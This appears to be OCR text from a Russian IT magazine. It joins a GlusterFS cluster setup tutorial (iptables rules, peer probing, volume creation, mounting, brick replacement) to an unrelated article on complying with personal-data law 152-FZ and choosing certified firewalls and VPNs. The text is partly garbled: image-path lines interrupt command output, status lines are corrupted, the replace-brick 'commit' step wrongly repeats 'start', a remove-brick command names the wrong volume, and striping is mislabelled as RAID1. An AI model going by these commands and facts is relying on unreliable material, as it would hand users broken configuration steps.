2. Скачиваем и устанавливаем пакет GlusterFS (это необходимо сделать как на клиентских, так и на серверных машинах):

```
$ wget http://download.gluster.com/pub/gluster/
glusterfs/LATEST/Ubuntu/glusterfs_3.2.2-1_amd64.deb

$ sudo dpkg -i glusterfs*.deb
```

3. Теперь нужно открыть порты, необходимые для работы файловой системы. Сервер GlusterFS слушает порты 24007, 24008, а также по одному порту в возрастающем порядке на каждый brick (то есть экспортируемый каталог), причем в расчет идут не только каталоги текущего сервера, но и всего кластера в целом (это связано с тем, что все серверы кластера GlusterFS равноправны и могут быть использованы для подключения ФС с клиентской стороны). Если предполагается использование NFS для монтирования файловой системы, следует открыть порт 111. Пример, как это делается с помощью iptables:

```
$ iptables -A INPUT -m state --state NEW -m tcp -p tcp \
   --dport 24007:24047 -j ACCEPT
$ iptables -A INPUT -m state --state NEW -m tcp -p tcp \
   --dport 111 -j ACCEPT
$ iptables -A INPUT -m state --state NEW -m udp -p udp \
   --dport 111 -j ACCEPT
$ service iptables save
$ service iptables restart
```

Эти команды надо выполнить на каждом GlusterFS-сервере. Каких-то особых требований к самим серверам не предъявляется. Достаточно, чтобы он имел процессор архитектуры x86_64, как минимум 8 Гб дискового пространства и 1 Гб оперативной памяти. В качестве канала связи между серверами и клиентом рекомендуется использовать гигабитные или 10-гигабитные ethernet-каналы, либо InfiniBand (OFED 1.5 и выше). Работоспособность сервера протестирована в дистрибутивах RHEL 5.1, Ubuntu и Fedora, однако можно использовать другие дистрибутивы и операционные системы с поддержкой FUSE. В качестве хранилища данных используется низлежащая файловая система сервера, разработчики рекомендуют использовать для файлов большого размера такие ФС как Ext4, Ext3, либо XFS. Также подойдут, но могут работать медленнее, любые другие POSIX-совместимые ФС.



Среди пользователей GlusterFS множество крупных компаний по всему миру

СОЗДАЕМ РАСПРЕДЕЛЕННОЕ ХРАНИЛИЩЕ

После того, как GlusterFS будет установлен на серверы, можно приступить к созданию распределенного хранилища. Эта процедура состоит из двух шагов. Сначала все серверы необходимо объединить в один общий пул, то есть объяснить серверам, что отныне они являются частью одного большого хранилища и могут доверять друг другу. Делается это поочередно для каждого сервера с помощью команды «gluster peer probe IP». Чтобы объединить в пул два сервера, достаточно зайти на сервер (любой) с правами root и выполнить команду в отношении любого другого сервера. Например:

```
$ ssh root@192.168.0.1
# gluster peer probe 192.168.0.2
Probe successful
```

Теперь серверы 192.168.0.1 и 192.168.0.2 образуют пул из двух, доверяющих друг другу серверов, имеющих абсолютно одинаковые права. В дальнейшем любой из них можно будет использовать для подключения файловой системы с клиентской стороны, а система сама решит, на какой сервер отправлять запросы на чтение/запись файлов.

Следующие серверы можно добавить в пул точно таким же образом (причем с любого из уже входящих в пул серверов):

```
# gluster peer probe 192.168.0.3
# gluster peer probe 192.168.0.4
```

Далее на каждом сервере необходимо создать каталог, который будет использован для хранения данных (имя не имеет значения):

```
# mkdir /data
```

С помощью команды «gluster peer status» можно проверить состояние пула и всех его членов:

```
# gluster peer status
Number of Peers: 3

Hostname: 192.168.0.2
Uuid: 5e987bda-16dd-43c2-835b-08b7d55e94e5
State: Peer in Cluster (Connected)


Hostname: 192.168.0.3
Uuid: 1e0ca3aa-9ef7-4f66-8f15-cbc348f29ff7
State: Pfde43e-4533-4e33-4f77-ed3984da21ae
State: Peer in Cluster (Connected)

Hostname: 192.168.0.4
Uuid: 3e0cabaa-9df7-4f66-8e5d-cbc348f29ff7
State: Pfde43e-4533-4e33-4f77-ed3984da21ae
State: Peer in Cluster (Connected)
```

На втором этапе следует создать тома, то есть логические разделы, которые будут содержать данные, распределенные по нескольким серверам. Текущая версия GlusterFS (3.2.1) поддерживает 3 типа томов, отличающиеся способом разделения данных между серверами:

Distributed — распределяет файлы между двумя и более серверами, при записи первый файл идет на первый сервер, второй — на второй и т.д. Это самый типичный вид распределенной сети, который хорошо подходит в том случае, когда значение имеет общий размер хранилища, а проблема надежности хранимой информации решается другими методами, например, организацией RAID-1 массивов на каждом сервере. Иначе при выходе одного из узлов из строя данные будут потеряны. Чтобы создать распределенное хранилище, достаточно выполнить простую команду на любом из входящих в пул серверов:

```
# gluster volume create new_volume transport tcp
192.168.0.1:/data 192.168.0.2:/data 192.168.0.3:/data
192.168.0.4:/data
Volume Name: new_volume
Type: Distribute
Status: Created
Number of Bricks: 4
Transport-type: tcp
Bricks:
Brick1: 192.168.0.1:/data
Brick2: 192.168.0.2:/data
```



Так выглядит кластер GlusterFS на бумаге

```
Brick3: 192.168.0.3:/data
Brick4: 192.168.0.4:/data
```

Так мы создадим том, распределенный по четырем серверам, общий объем которого будет составлять сумму размеров каталогов /data всех серверов.

Replicated — зеркалирует данные между двумя и более серверами, аналог RAID1. Хорошо подходит в тех ситуациях, когда первостепенное значение имеет надежность и выская доступность хранимой информации. Создается с помощью следующей команды:

```
# gluster volume create new_volume replica 2 transport
tcp 192.168.0.1:/data 192.168.0.2:/data
```

Так мы получим том, данные которого продублированы на двух серверах (использовать четыре сервера для этой задачи явно избыточно), его объем будет равен наименьшему объему каталога /data.

Striped — записывает данные небольшими блоками поочередно на два и более сервера, аналог RAID1. В отличие от Distributed, такой том оперирует блоками данных, а не целыми файлами, поэтому оказывается особенно эффективным в тех ситуациях, когда требуется обеспечить высокую скорость чтения/записи для множества процессов. Для его создания используется следующая команда:

```
# gluster volume create new_volume stripe 2 transport tcp
192.168.0.1:/data 192.168.0.2:/data
```

Для еще большего распараллеливания записи и чтения можно использовать комбинацию Distributed и Striped-томов. В этом случае коэффициент распараллеливания (цифра 2 после stripe в примере выше) должен быть в два раза меньше, чем количество серверов хранения:

```
# gluster volume create new_volume stripe 2 transport tcp
192.168.0.1:/data 192.168.0.2:/data 192.168.0.3:/data
192.168.0.4:/data
```

Так одновременно будет происходить и распределение файлов между серверами, и распределение блоков данных. В примере, приведенном выше, это будет выглядеть так: запись первого файла будет поблочно распределяться между первыми двумя серверами, второго — между двумя вторыми и т.д. При чтении нескольких файлов считывание данных почти одновременно пойдет сразу с четырех серверов.

Таким же образом можно скомбинировать Distributed и Replicated-тома и получить почти сетевой аналог RAID10:

```
# gluster volume create new_volume replica 2 transport
tcp 192.168.0.1:/data 192.168.0.2:/data 192.168.0.3:/data
192.168.0.4:/data
```

Так каждый файл будет продублирован на двух серверах (первый — на первых двух, второй — на вторых) и мы получим хорошее соотношение надежности и размера хранилища. Вообще, комбинируя различные типы томов (на самом деле это типы трансляторов) и других трансляторов с помощью GlusterFS можно получить самые неожиданные комбинации, включая сетевой аналог любого из типов RAID.

Теперь, когда том создан, следует ограничить круг машин, которые могут получить к нему доступ (другими словами, смонтировать том). Для этого следует изменить один из атрибутов тома:

```
# gluster volume set new_volume auth.allow 192.168.0.*
```

Далее том нужно «запустить», то есть сообщить системе, что она может приступить к инициализации тома, и подготовить его к подключению со стороны клиента:

```
# gluster volume start new_volume
Starting volume new_volume has been successful
```

НАСТРАИВАЕМ КЛИЕНТ

GlusterFS позволяет получить доступ к тому тремя различными методами: с помощью стандартного glusterfs-клиента, который устанавливается вместе с пакетом GlusterFS, NFS-клиента, поддерживающего третью версию протокола, и CIFS, то есть сетевое окружение Windows. Стандартный клиент использовать проще всего, к тому же он дает наиболее высокую производительность:

```
# mkdir /mnt/new_volume
# mount -t glusterfs 192.168.0.1:/new_volume \
  /mnt/new_volume
```

Так мы примонтируем том new_volume к каталогу /mnt/new_volume. В качестве адреса сервера можно указать адрес любого

```
> gluster peer status
Number of Peers: 3

Hostname: 192.168.0.2
Uuid: 5e987bda-16dd-43c2-835b-08b7d55e94e5
State: Peer in Cluster (Connected)

Hostname: 192.168.0.3
Uuid: 1e0ca3aa-9ef7-4f66-8f15-cbc348f29ff7
State: Pfde43e-4533-4e33-4f77-ed3984da21ae
State: Peer in Cluster (Connected)

Hostname: 192.168.0.4
Uuid: 3e0cabaa-9df7-4f66-8e5d-cbc348f29ff7
State: Pfde43e-4533-4e33-4f77-ed3984da21ae
State: Peer in Cluster (Connected)
```

Проверяем статус пула

из входящих в пул серверов, он будет использован только для получения файла-описания тома (volfile), который был продублирован между всеми серверами во время запуска тома. Руководствуясь описанием тома, клиент сам решит, к какому серверу подключаться, чтобы записать или прочитать данные (логика работы GlusterFS такова, что основную работу выполняют именно клиенты, тогда как серверы отвечают только за запись и отдачу данных).

Чтобы том монтировался во время старта операционной системы, следует добавить в /etc/fstab следующую запись:

```
192.168.0.1:/new_volume glusterfs defaults,_netdev 0 0
```

Для подключения тома в операционных системах, не имеющих поддержки FUSE (например, Solaris или OpenBSD), можно использовать NFS-клиент (важно использовать именно протокол TCP):

```
# mount -o mountproto=tcp -t nfs 192.168.0.1:/new_volume
/mnt/new_volume
```

Для монтирования во время загрузки добавляем следующую строку в /etc/fstab:

```
192.168.0.1:/new_volume /mnt/new_volume nfs defaults,
_netdev,mountproto=tcp 0 0
```

Для того чтобы подключить GlusterFS-том из операционной системы семейства Windows, необходимо произвести настройку Samba-сервера, который будет монтировать том стандартными средствами и расшаривать его по протоколу CIFS. Чтобы сделать это, необходимо установить пакет samba на один из GlusterFS-серверов (или на выделенный сервер), смонтировать том с помощью стандартного glusterfs-клиента, добавить в файл /etc/samba/smb.conf следующие строки:

```
[gluster]
        comment = Gluster volume
        path = /mnt/new_volume
        read only = no
        guest ok = yes
```

И перезапустить samba:

```
# /etc/init.d/samba restart
```

Теперь том должен быть виден в сетевом окружении Windows-машин.

РАСШИРЕНИЕ ТОМА, РЕБАЛАНСИРОВКА И МИГРАЦИЯ

Само собой разумеется, что со временем GlusterFS-кластер может расширяться и видоизменяться: сервера выходят из строя, им на замену приходят новые, текущих серверов становится недостаточно для хранения всей информации и т.д. Как быть в этих ситуациях?

Все очень просто: есть несколько команд, которые позволят быстро сделать всю необходимую работу. Например, если появилась необходимость в расширении кластера новыми серверами, необходимо сделать следующее:

1. Добавить серверы в пул с помощью уже знакомой нам команды «gluster peer probe»:

```
# gluster peer probe 192.168.0.5
Probe successful
```

2. Подключить к нужному тому новый брик (каталог сервера):

```
# gluster volume add-brick new_volume 192.168.0.5:/data
Add Brick successful
```

```
> gluster volume create new_volume transport tcp
+192.168.0.1:/data 192.168.0.2:/data
+192.168.0.3:/data 192.168.0.4:/data
Volume Name: new_volume
Type: Distribute
Status: Created
Number of Bricks: 4
Transport-type: tcp
Bricks:
Brick1: 192.168.0.1:/data
Brick2: 192.168.0.2:/data
Brick3: 192.168.0.3:/data
Brick4: 192.168.0.4:/data
```

Создаем новый том

3. Выполнить ребалансировку тома:

```
# gluster volume rebalance new_volume start
Starting rebalance on volume new_volume has been successful
```

Если же необходимо выполнить замену одного сервера другим (апгрейд сервера), последовательность команд будет следующей:

1. Добавляем сервер в пул и новый брик в том:

```
# gluster peer probe 192.168.0.5
# gluster volume add-brick new_volume 192.168.0.5:/data
```

2. Заменяем один брик другим (заменить сервер 192.168.0.3 на 192.168.0.5):

```
# gluster volume replace-brick new_volume \
   192.168.0.3:/data 192.168.0.5:/data start
Replace brick start operation successful
```

3. Подтверждаем замену:

```
# gluster volume replace-brick new_volume \
   192.168.0.3:/data 192.168.0.5:/data start
replace-brick commit successful
```

4. Удаляем старый брик из тома:

```
# gluster volume remove-brick test-volume \
   192.168.0.3:/data
Removing brick(s) can result in data loss. Do you want
to Continue? (y/n)
Enter "y" to confirm the operation. The command displays
the following:

Remove Brick successful
```

5. Удаляем сервер из пула:

```
# gluster peer detach 192.168.0.3
```

ВЫВОДЫ

Кластерные технологии, еще 5 лет назад казавшиеся уделом академиков в белых халатах, сегодня превратились в повседневный инструмент, достаточно простой в использовании и не требующий каких-то глубоких знаний.
Как ты смог убедиться, сегодня настройка распределенного хранилища данных — такая же простая процедура как поднятие веб- или фтп-сервера.][

Никита Дыминский aka 13oz

Данная статья не претендует на полное руководство по защите персональных данных. Подразумевается, что читатель уже ознакомился с самим текстом статьи 152 ФЗ, трехсторонним приказом ФСТЭК/ФСБ/Роскомсвязьнадзора, 58-м приказом ФСТЭК и прочими регламентирующими документами.



На страже персональных данных



ЗАКОННО ЗАЩИЩАЕМ ПЕРСОНАЛЬНЫЕ ДАННЫЕ, НЕ ПОКУПАЯ КОТА В МЕШКЕ

В прошлый раз мы говорили о том, чем занимаются безопасники, как с ними взаимодействовать и зачем это вообще надо делать. Сегодня мы спустимся с небес на землю и поговорим о том, что беспокоит очень многих сисадминов и безопасников, — о том, как защитить наши персональные данные. Точнее, наши информационные системы персональных данных (ИСПДн).

Рассуждать о том, что значат те или иные параграфы приказов, законов, нормативных актов и положений, можно очень долго. Такими рассуждениями полны многочисленные ресурсы — от Хабрахабра до специализированного сайта ISPDN.RU, так что найти всю необходимую информацию тебе не составит труда. В этой статье мы поговорим о том, что теперь делать со всей этой информацией.

В общем случае, процесс создания системы защиты персональных данных состоит из следующих этапов:

1. Определение информационных систем персональных данных;
2. Классификация;
3. Определение актуальных угроз безопасности персональных данных;
4. Выбор средств защиты;
5. Развертывание технических средств и разработка сопутствующей документации;
6. Аттестация (по желанию).

Прежде чем пройтись по этим пунктам, внесем ясность в терминологию. Что такое «информационная система персональных данных»? По сути это компьютер (или несколько компьютеров), на которых обрабатывается (в том числе и просто хранится) какая-то



58-й приказ ФСТЭК обязателен к прочтению

информация о человеке. Когда несколько компьютеров (неважно, подключены они к сети или нет), стоит объединять в одну ИСПДн? По функциональному признаку. То есть, как минимум нужно отделить бухгалтерию от кадров (хотя, если машин и там, и там мало, то можно их объединить, — скорее всего, аттестация выйдет дешевле). И не стоит беспокоиться насчет приказов и договоров, в которых фигурируют ФИО сотрудников и учредителей — на моей памяти еще не было случая, чтобы на это обращали внимание. В любом случае, эти данные можно назвать общедоступными при дальнейшей классификации.

РАЗДЕЛЕНИЕ НЕСКОЛЬКИХ ИСПДН

Первоначально оно происходит на бумаге. На каждую выделенную ИСПДн составляются отдельные акты обследования и классификации, в которых указываются ее определяющие характеристики (категория и объем обрабатываемых персональных данных, определяемый на их основании класс ИСПДн), а также состав технических средств. Стоит помнить о том, что, помимо непосредственно компьютеров, обрабатывающих персональные данные, стоит указать и сетевое оборудование, входящее в состав ИСПДн. Составление перечня сетевого оборудования — достаточно творческий процесс. Однозначно его определить получится только если ИСПДн выделена в отдельный физический сегмент Сети. Скорее всего, интересующие нас компьютеры подключены к коммутаторам уровня доступа, к которым подключены и все остальные рабочие станции. В этом случае их указывать не стоит, однако в акте обследования надо будет отметить тот факт, что ИСПДн входит в состав общей сетич.

КЛАССИФИКАЦИЯ И ОПРЕДЕЛЕНИЕ АКТУАЛЬНЫХ УГРОЗ БЕЗОПАСНОСТИ ИСПДН


Сперва разберем классификацию. Существует два классифицирующих признака — категория обрабатываемых персональных данных Хпд и объем Хнпд. С объемом все просто: до тысячи субъектов персональных данных Хнпд равен 3, от тысячи до ста тысяч Хнпд равен2, свыше ста тысяч Хнпд равен 1. Нумерация нисходящая — меньшая цифра указывает на больший объем. С Хпд сложнее. Существует четыре категории персональных данных. Общедоступные или обезличенные персональные данные Хпд равны 4, персональные данные, позволяющие однозначно идентифицировать субъекта персональных данных Хпд равны3, однозначно идентифицировать и получить дополнительную информацию Хпд равны 2, и получить особую информацию (перечень особых сведений можно найти на www.wikisec.ru и в трехстороннем приказе) Хпд равны 1. Если с первой категорией все более-менее ясно, то дальше — хуже. Перечень персональных данных, который необходим для однозначной идентификации субъекта персональных данных, не определен. Не определено то, что считать общедоступными персональными данными. В качестве отправной точки могу порекомендовать использовать паспортные данные человека — фактически, именно так нас однозначно идентифицируют сотрудники московской полиции, когда спрашивают прописку :). Вся прочая информация уже относится к дополнительным сведениям, ну а отдельное ФИО - уже к общедоступным или обезличенным. Помимо класса ИСПДн необходимо определить, являются ли они типовыми, или же специальными. В чем отличие? К типовым предъявляются только требования по сохранению конфиденциальности информации. Если нам нужна еще и целостность и/или доступность — наша ИСПДн становится специальной. Я знаю, что эти три свойства являются основой информационной безопасности как таковой, и выбрать более важное, по сути, нельзя. Поэтому оставим юридическую сторону определения данного вопроса в стороне и посмотрим на факты. Факты же в следующем. Для типовых ИСПДн нельзя составлять частную модель угроз — угрозы безопасности информации в типовых ИСПДн определены в «Положении о методах и способах защиты информации в информационных системах персональных данных» — том самом приложении к 58-му приказу ФСТЭК. Рекомендую с ним ознакомиться. На практике большую часть типовых ИСПДн, которые я видел, работая интегратором, составляли небольшие (до 10 машин) ИСПДн, расположенные локально, чаще всего — различные бухгалтерии и кадры.

ЗАЩИТА ДАННЫХ ДЛЯ ИНТЕРНЕТЧИКОВ

Владельцам интернет-ресурсов, которые решили озаботиться соблюдением законов, я бы порекомендовал обратить внимание на сайт www.gosuslugi.ru. При регистрации там вылезает замечательное пользовательское соглашение, по образу и подобию которого стоит сделать свое — это избавит от солидной части головной боли. В идеале, все передаваемые тебе персональные данные пользователей должны признаваться общедоступными или обезличенными.



Девушка рекомендует Stonegate Firewall



Варианты использования ССПТ-2 (с npo-rtc.ru)

ПАКЕТ ДОКУМЕНТОВ

1. Положение об обработке персональных данных;
2. Аналитический отчет по результатам обследования информационных систем персональных данных;
3. Модель угроз безопасности персональных данных;
4. Частная модель угроз безопасности персональных данных;
5. Приказ о назначении администратора безопасности;
6. Приказ о назначении комиссии по защите информации;
7. Инструкция администратора безопасности;
8. Инструкция пользователям информационных систем персональных данных;
9. Акт обследования информационной системы персональных данных;
10. Акт классификации информационной системы персональных данных;
11. Акт классификации автоматизированной системы;
12. Технический паспорт информационной системы персональных данных;
13. Список лиц, допущенных к обработке информации в ИСПДн;
14. Список лиц, допущенных к техническому обслуживанию технических средств, входящий в состав информационной системы персональных данных;
15. Перечень обрабатываемых персональных данных;
16. Технологический процесс обработки персональных данных;
17. Матрица доступа к ресурсам информационной системы персональных данных;
18. Акт ввода информационной системы персональных данных в эксплуатацию.

ПОМНИ О СЕРТИФИКАТАХ

На сайте ФСТЭК можно найти перечень сертифицированных средств защиты информации, но он далеко не всегда актуален. Если интересует что-то конкретное — то лучше запросить у дилера сертификат. И обязательно смотри срок его действия! Если срок действия сертификата кончается, а у вендора уже есть новая версия — то сертификат на старую могут и не продлить.

То есть, самые типовые случаи, когда разработка дополнительного пакета документов (а это как минимум «Частая модель угроз безопасности персональных данных» и «Частное техническое задание на разработку системы защите персональных данных») оказывалась просто материально невыгодна — экономия от использования меньшего количества средств защиты не покрывала расходов на разработку документов.

Если же у тебя сложная распределенная ИСПДн или просто есть желание уйти от каких-то пунктов, указанных в «Положении о методах...» — то надо признавать свою ИСПДн специальной.

Кроме того, в последней редакции 152-ФЗ указано, что оператор сам определяет перечень необходимых мер и способов по защите информации в ИСПДн. Многие коммерческие конторы этому очень обрадовались, так как это вроде бы позволяет уйти от необходимости использования сертифицированных средств защиты информации, одно упоминание о которых способно вызвать у системных администраторов приступы зубной боли и нервную трясучку. К сожалению, в другом месте этого же закона указано, что требования по безопасности персональных данных определяют соответствующие органы исполнительной власти (и приведен перечень этих органов). Вот и понимай этот пункт как хочешь. Так что я бы пока не стал надеяться на лучшее — использовать сертифицированные средства защиты все-таки придется.

ЧТО НАМ ИСПОЛЬЗОВАТЬ?

В первую очередь, нужно понять, от чего мы будем защищаться. Случай типовой ИСПДн рассматривать не стоит — там все ясно. А для специальной составляется «Частная модель угроз». Она составляется в соответствии с «Методикой определения актуальности угроз безопасности персональных данных в информационных системах персональных данных». Методика написана более-менее понятным языком, а материалов о том, как ее писать, предостаточно. Ограничусь некоторыми советами:

1. Прочитай «Положение...» и возьми его за основу для выдумывания возможных угроз — иначе рискуешь с одной стороны написать слишком много чисто компьютерных угроз, и забыть про организационные моменты;
2. Не бойся описывать те угрозы, от которых ты не сможешь защититься. Для них есть одна замечательная формулировка: «Данный вид угроз безопасности персональных данных считается неактуальным в связи с несоразмерностью затрат на проведение атаки подобного рода с возможным уроном субъектам персональных данных». Но пользуйся ей с умом, не считая панацеей от всех бед. И уже тем более — не бойся ее видоизменять;
3. Подумай над тем, что бы ты действительно хотел реализовать в своей сети — не для защиты персональных данных, а для «личной гигиены». Некоторые вещи можно реализовать и с использованием сертифицированных средств защиты информации. Как это сделать, я расскажу дальше.

Итак, после того, как мы определились с перечнем актуальных угроз, стоит заняться выбором технических средств. Для начала стоит уяснить, что нам нужны средства, которые имеют сертификат

по защите от НСД (несанкционированного доступа), сертификат по межсетевым экранам (МСЭ), и сертификат по шифрованию для организации VPN. Кроме наличия сертификата надо обратить внимание на то, допускается ли использование выбранного средства в ИСПДн вашего класса — эту информацию можно найти в сертификате, формулировка в виде «допускается к использованию в ИСПДн до класса К1 включительно». Некоторые средства (в основном — иностранные) не допускаются к использованию в ИСПДн класса К1. Причины такого решения наших сертифицирующих органов лежат, скорее, в политической, а не чисто технической области.

ОБЗОР СРЕДСТВ

Итак, давай сделаем краткий обзор наиболее часто используемых сертифицированных технических средств защиты информации. Их можно разделить на три категории:

1. Локальные СЗИ НСД (средства защиты информации от несанкционированного доступа)
2. Межсетевые экраны
3. Средства шифрования (в эту категорию входят и VPN-решения).

Почему условно? У некоторых решений есть несколько сертификатов — например, по «НСД и МСЭ» (межсетевое экранирование), «МСЭ и шифрование» и так далее.

Разберем локальные средства защиты информации от несанкционированного доступа.

Наиболее распространенными являются:

1. Dallas Lock;
2. Страж NT;
3. Secret Net;
4. Сертифицированная версия Windows 7.

Первые два средства защиты отличаются тем, что вообще не имеют аппаратной части, это чисто софтверные решения. Dallas Lock в моей практике в последнее время фактически не применялся, из-за не самого удобного интерфейса конфигурирования и неспособности интегрироваться в AD. Однако в рабочей группе он разворачивается очень удачно.

«Страж NT» настраивается проще, однако его неспособность интегрироваться в AD опять же ограничивает его распространение. Secret Net (точнее, его сетевой вариант) этого недостатка лишен. Кроме того, он имеет возможность подключения платы аппаратной поддержки, которая позволяет контролировать процесс загрузки со съемных носителей, и у него очень хорошо работает механизм управления съемными накопителями информации — фактически, он позволяет полностью контролировать подключение и отключение любых устройств.

Для чего нужны локальные СЗИ НСД? Этот вопрос волнует многих системных администраторов, которым приходится с ними работать :). В идеале, они должны ограничивать доступ к рабочему месту, на котором обрабатывается какая-либо важная информация. Необходимость использования подобных средств является тяжелым наследием эволюционного развития государственной системы защиты информации — если посмотреть на сертификаты этих средств защиты, то будет ясно, откуда они пришли.

Межсетевые экраны:

1. ССПТ-2;
2. АПКШ «Континент»;
3. VipNet (Personal Firewall и Office Firewall, VipNet Client);
4. Trust Access;
5. Stonegate Firewall/VPN.

Часть из этих решений аппаратная, часть — программная. Преимущества и недостатки обоих вариантов ты и сам должен знать, но напомнить не помешает. Как минимум, внедрение аппаратного решения требует некоторой переработки существующий карты сети, что влечет за собой дополнительные расходы, в то время как программные решения позволяют этого избежать. Аппаратные решения обычно выигрывают по быстродействию и по функциона-



Модельный ряд Континента (из официальной презентации)



Компоненты VipNet Custom (с официального сайта)

ГОСУДАРСТВО РЕКОМЕНДУЕТ

Если ты работаешь в органах государственной власти, то, скорее всего, свободы выбора средств защиты у тебя не будет — чаще всего подобные решения спускаются сверху. Если его еще не было — не поленись и составь запрос в вышестоящий орган, иначе может оказаться так, что твою любовно выстроенную СЗПДн придется разбирать, а потом еще и избегать вопросов о нецелевом использовании бюджетных средств.

лу. Программные решения — это семейство VipNet — VipNet Client является VPN-клиентом из состава комплекса VipNet Custom, реализующего программный VPN, производит их отечественная компания «Инфотекс». В принципе, ничем не примечательные межсетевые экраны, работающие на собственном движке, и Trust Access — продукт «Кода безопасности». В чем между ними разница? VipNet делится на два продукта — персональный VipNet Personal Firewall, поддерживающий только один сетевой интерфейс, и шлюзовой VipNet Office Firewall, поддерживающий несколько интерфейсов. Больше разницы между ними нет. Один и тот же интерфейс, один и тот же функционал. Системы централизованного управления нет, настройки на каждом межсетевике придется забивать отдельно. Возможность выгрузить конфигурацию тоже не была обнаружена. Trust Access же, во-первых, имеет возможность централизованной настройки и, кроме того, реализует дополнительную аутентификацию при обращении к защищаемым серверам — по протоколу Kerberos. Достаточно интересный продукт, но, к сожалению, я с ним работал мало, и ничего не могу добавить.

АППАРАТНЫЕ РЕШЕНИЯ

ССПТ-2 — это обычный компьютер в промышленном исполнении, работающий под FreeBSD. Добраться до настроек ОС, к сожалению, нельзя. Если тебе нужен просто аппаратный межсетевой экран с хорошим быстродействием — он подходит на эту роль. Также стоит отметить, что своих IP-адресов у него нет, поэтому при внедрении не надо будет выделять дополнительные адреса и перекраивать схему адресации. Настройка производится как локально, с консоли, так и через веб-интерфейс, который предварительно надо будет включить.

АПКШ «Континент» — АПКШ расшифровывается как «аппаратно-программный комплекс шифрования», и да — у него есть сертификат по шифрованию. Скажу даже, что это скорее VPN-решение, чем просто межсетевой экран. Он тоже представляет из себя компьютер в промышленном исполнении с FreeBSD на борту. Добраться до настроек ОС нам опять не дадут. Настраивать его локально нельзя — только через программу управления. Возможность провести некоторые диагностические операции появилась только в версии 3. Кроме функций межсетевого экрана и VPN, «Континент» умеет маршрутизировать трафик.

Stonegate Firewall/VPN в этой линейке выделяется тем, что это продукт иностранный, но при этом сертифицировалось все производство — не надо беспокоиться о продлении сертификатов, это делает сам производитель. Этот продукт, в отличие от отечественных аналогов, не создавался в расчете на сертификацию — изначально это просто межсетевик для коммерческого применения. Это говорит о том, что ему пришлось пережить конкурентную борьбу на мировом рынке, так что можно надеяться на богатый функционал и удобство работы. Управляется он аналогично АПКШ «Континент», — только с помощью специальной утилиты. Однако его программа управления умеет управлять довольно большим спектром оборудования — маршрутизаторами Cisco, PIX Firewall и так далее. К недостаткам можно отнести стоимость — это не самое дешевое решение. Он направлен, по словам производителя, больше на крупные сети. Касательно функций VPN: информация о встраивании криптоядра от Крипто-PRO звучала уже неоднократно. Так что имеет смысл заглянуть на сайт отечественного реселлера и уточнить этот вопрос. Продает их, к слову сказать, Safe-Line.

VPN-решения:

1. VipNet Custom;
2. АПКШ «Континент».

Про «Континент» я уже говорил, так что скажу пару слов про VipNet Custom. В отличие от «Континента», это чисто программное решение. Состоит из трех частей: серверной частичасти под названием VipNet Coordinator (есть версии под Windows и Linux), клиентской части VipNet Client (Windows only) и программы управления (тоже только под Windows). Программа управления тоже состоит из двух частей: «Центра управления сетью», где генерируется структура Сети, и «Удостоверяющего Ключевого центра», в котором происходит управление ключами и сертификатами. Сертификаты использует встроенная электронная почта, при подписи зашифрованных сообщений. Помимо защищенной электронной почты, есть также защищенный мессенджер типа аськи. Несмотря на (а может быть, и благодаря :)) на довольно богатый функционал, он весьма сложен в настройке и развертывании. Важно! Не пытайся настроить взаимодействие между «Континентом» и VipNet-ом. Не получится, так как оба используют собственные проприетарные протоколы, несовместимые друг с другом. О взаимодействии со всем прочим, думаю, можно не говорить.

Кроме описанных мною средств, есть еще много различных вариантов, как типовых, вроде тех же фаерволлов и VPN-решений, так и специализированных, вроде защищенных баз данных. Как я уже говорил, выбирать средства защиты нужно, исходя из бюджета, модели угроз и собственных предпочтений.

БЕЗ БУМАЖКИ ТЫ БУКАШКА

